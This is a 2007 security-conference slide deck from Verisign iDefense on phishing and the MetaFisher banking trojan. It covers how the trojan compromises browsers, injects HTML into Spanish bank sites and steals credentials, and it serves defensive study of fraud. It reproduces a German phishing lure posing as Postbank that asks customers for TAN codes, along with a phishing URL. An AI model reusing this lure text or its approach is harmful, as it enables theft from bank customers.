

FIRST 2007 - Seville

Cyber Fraud Trends and Mitigation

Verisign iDefense Security Intelligence Services
Ralph Thomas - Malcode Operations Director

June 21, 2007




Where it all comes together.™

Traditional Phishing

<https://www.unicaja.es>



Home User






Banking Web Server




Traditional Phishing

<http://65.40.13.173:122/unicaja.es.html>

Faked Banking Web Server



Home User






Banking Web Server


Traditional Phishing

<http://65.40.13.173:122/unicaja.es.html>

Faked Banking Web Server




Home User



Banking Web Server

<https://www.unicaja.es>




Traditional Phishing


<https://www.unicaja.es>




Bad Guy



Home User



Banking Web Server



Traditional Phishing

+ Measures against Phishing:

- Prevent users from being phished
 - EV certs
 - Passmark system
 - .bank TLD initiative
- Prevent stolen credentials from being misused
 - Stronger authentication (2FA, nFA)
 - Fraud detection system

+ ***But of course:***

If you deploy 2FA the bad guys will steal your second factor!

Phishing the second factor

Kundenzugang




Sehr geehrte Kunden der Postbank! Wegen zunehmender Phishing-Angriffe auf Bankkonten unserer Kunden haben wir den Beschluss über den Übergang zu einem effizienteren Authorisationssystem für Online-Banking gefasst. Das früher benutzte iTan-Verfahren wird bis zum 17.05.2007 deaktiviert werden. Für sichere Ausführung von Konto-Operationen wird in Zukunft eine DigiPass-Einrichtung benutzt werden.

Es wird durch die DigiPass- Einrichtung ein einzigartiger Code für Überweisungsbestätigungen in Echtzeit generiert. Alle 60 Sekunden wird Ihnen die Einrichtung ein neuer Code erteilen, was einen vollen Schutz gegen Phishing und Virenangriffen ermöglicht. Nach der erfolgreichen Ausfüllung des auf dieser Seite angeführten Formulars werden Ihnen durch den Postdienst im Laufe von 2 Wochen die Einrichtung und die Gebrauchsanweisungen zugestellt.

Momentan müssen Sie das Formular für Tans von Ihrer Tan-Liste von 1 bis 40 oder von 101 bis 140 (je nach dem Tan-Listen-Typ) ausfüllen. Mit Hilfe von Tans wird durch das System ein einzigartiger 256-Bit-Schlüssel von hohem Verschlüsselungsniveau sg. MD5 generiert, der in Ihre DigiPass-Einrichtung eingegeben wird. Seien Sie bei der Eingabe sehr aufmerksam. Nach der erfolgreichen Ausfüllung aller Bereiche von Tans wird Ihr Account automatisch für neues DigiPass System aktiviert. Wenn Sie beim Ausfüllen Schwierigkeiten oder Fragen haben, können Sie unseren Supportdienst anrufen.

**Durch die Angabe der TANs wird ihre aktuelle TAN-Liste NICHT deaktiviert!
Sie können ihre TAN-Liste weiterhin nutzen!**

MetaFisher Overview





**Initial
Compromise**

**Exploits WMF
Vulnerability**

Installs BHO in IE



**Home
User**



**Banking Web
Server**

Browser Helper Objects



Initial Compromise

Exploits WMF
Vulnerability


Installs BHO in IE



Home User

- + DLL modules designed as a plug-in for Microsoft's IE to provide added functionality.
- + Introduced in October 1997
- + Loaded once by each new instance of Internet Explorer.
- + Loaded for each instance of the Windows File Explorer
- + Examples: Adobe Acrobat, Alexa Toolbar, Google Toolbar
- + The BHO API provides access to the Document Object Model (DOM)
- + No Reasonable Prevention

Browser Help Object Add-on Manager



XP SP2
IE
Tools
Mange
Add-ons

BHO Process Injection

+ **Browser Help Object: METAFISHER**

- 'Plugin' for Microsoft Internet Explorer
- Runs in the process space of IE
- Has complete control over what IE does
- SSL transfer is seen in cleartext by BHO
- any sort of MITM attack is possible
- every piece of information that is send to the internet or received from the net can be intercepted and modified, data integrity, confidentiality and accessibility are at risk

BHO loaded into Internet Explorer

```
C:\> tasklist /M ipsec6mon.dll
```

Image Name	PID	Modules
=====	=====	=====
IEXPLORE.EXE	1632	ipsec6mon.dll

Network Injection (Case Study)


+ **HTML Injection and phishing against Spanish Banks: Metafisher**

The Metafisher Trojan is able to use HTML injection in a man-in-the-middle phishing attack against a list of Spanish banks that is supplied by the C&C server. At the time of this writing the following institutions are being targeted:


- **Banco Bilbao Vizcaya Argentaria S.A. (bbvanet.com, bbvanetoffice.com)**
- **Caja de Ahorros y Monte de Piedad de Madrid (cajamadrid.es, cajamadridempresas.es)**
- **Montes de Piedad y Caja de Ahorros de Ronda Cadiz Almeria Malaga y Antequera (unicaja.es)**
- **Caixa D`Estalvis de Catalunya (caixacatalunya.es)**
- **Banco Espanol de Credito S.A. (banesto.es)**
- **Banco Popular Espanol S.A. (bancopopular.es)**
- **Deutsche Bank Sociedad Anonima Espanola (deutsche-bank.es)**

Network Injection (Case Study)

+ HTML injection and phishing against Spanish banks: Metafisher



MetaFisher Overview



Initial Compromise

Exploits WMF Vulnerability
Installs BHO in IE




Home User

Account Info




FTP Drop Servers

Unique Directory Name by Country & Computer




Banking Web Server

MetaFisher Overview



MetaFisher Command & Control



Command and Control Servers


HTTP not IRC

Obfuscated
C&C
Commands





Home User

MetaFisher Configuration Page - Bots




MetaFisher Configuration Page - Exploits

Exploits

